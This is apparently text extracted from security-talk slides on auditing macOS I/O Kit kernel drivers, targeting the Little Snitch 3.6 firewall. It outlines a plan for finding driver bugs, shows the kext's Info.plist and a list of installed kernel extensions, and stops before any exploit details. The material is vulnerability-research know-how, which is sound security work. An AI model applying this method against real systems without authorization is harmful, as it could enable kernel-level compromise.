
send request (w/ struct)



"OS X & iOS Kernel Programming"
(chapter 5)

FINDING AN I/O KIT DRIVER BUG

target: little snitch (v 3.6)




AUDITING I/O KIT DRIVERS*

a basic plan of attack

1 find a target I/O kit driver

2 enumerate dispatch methods & their parameters


3 fuzz, or manually analyze






*here, we're focusing on auditing driver's dispatch methods

LITTLE SNITCH

the de-facto host firewall for macOS



little snitch alert



"Little Snitch intercepts connection attempts, and lets you decide how to proceed."
-www.obdev.at

They were finally caught while attempting to upload a screenshot to one of their own servers, according to the report. A piece of security software called Little Snitch — which regulates data sent out from a computer to the internet — was installed on one of the information security employees' laptops, and it flagged the suspicious upload attempt, the report says. Little Snitch, while popular in the cybersecurity world, was not standard software for these employees, according to one person familiar with the matter.

in the news (red team vs. palantir)

LITTLE SNITCH 'S KEXT

/Library/Extensions/LittleSnitch.kext

```
$ less LittleSnitch.kext/Contents/Info.plist
<?xml version="1.0" encoding="UTF-8"?>
<plist version="1.0">
<dict>
  <key>CFBundleExecutable</key>
  <string>LittleSnitch</string>
  <key>CFBundleIdentifier</key>
  <string>at.obdev.nke.LittleSnitch</string>
  <key>CFBundlePackageType</key>
  <string>KEXT</string>
  <key>IOKitPersonalities</key>
  <dict>
    <key>ODLSNKE</key>
    <dict>
      <key>CFBundleIdentifier</key>
      <string>at.obdev.nke.LittleSnitch</string>
      <key>IOClass</key>
      <string>at_obdev_LSNKE</string>
      <key>IOMatchCategory</key>
      <string>at_obdev_LSNKE</string>
      <key>IOProviderClass</key>
      <string>IOResources</string>
      <key>IOResourceMatch</key>
      <string>IOBSD</string>
    </dict>
  </dict>
</dict>
```

kext's Info.plist file

KextViewwr

#nonapple

LittleSnitch (at.obdev.nke.LittleSnitch)	0/56	info	show
/Library/Extensions/LittleSnitch.kext/Contents/MacOS/LittleSnitch			
Sophos Anti-Virus (com.sophos.kext.sav)	0/57	info	show
/Library/Extensions/SophosOnAccessInterceptor.kext/Contents/MacOS/Sophos Anti-Virus			
vmci (com.vmware.kext.vmci)	0/50	info	show
/Applications/VMware Fusion.app/Contents/Library/kexts/VMwareVMCI.kext/Contents/MacOS/VMwareVMCI			
vsockets (com.vmware.kext.vsockets)	0/53	info	show
/Applications/VMware Fusion.app/Contents/Library/kexts/vsockets.kext/Contents/MacOS/vsockets			
vmnet (com.vmware.kext.vmnet)	0/54	info	show
/Applications/VMware Fusion.app/Contents/Library/kexts/vmnet.kext/Contents/MacOS/vmnet			

🔄 ⬇️

🍏

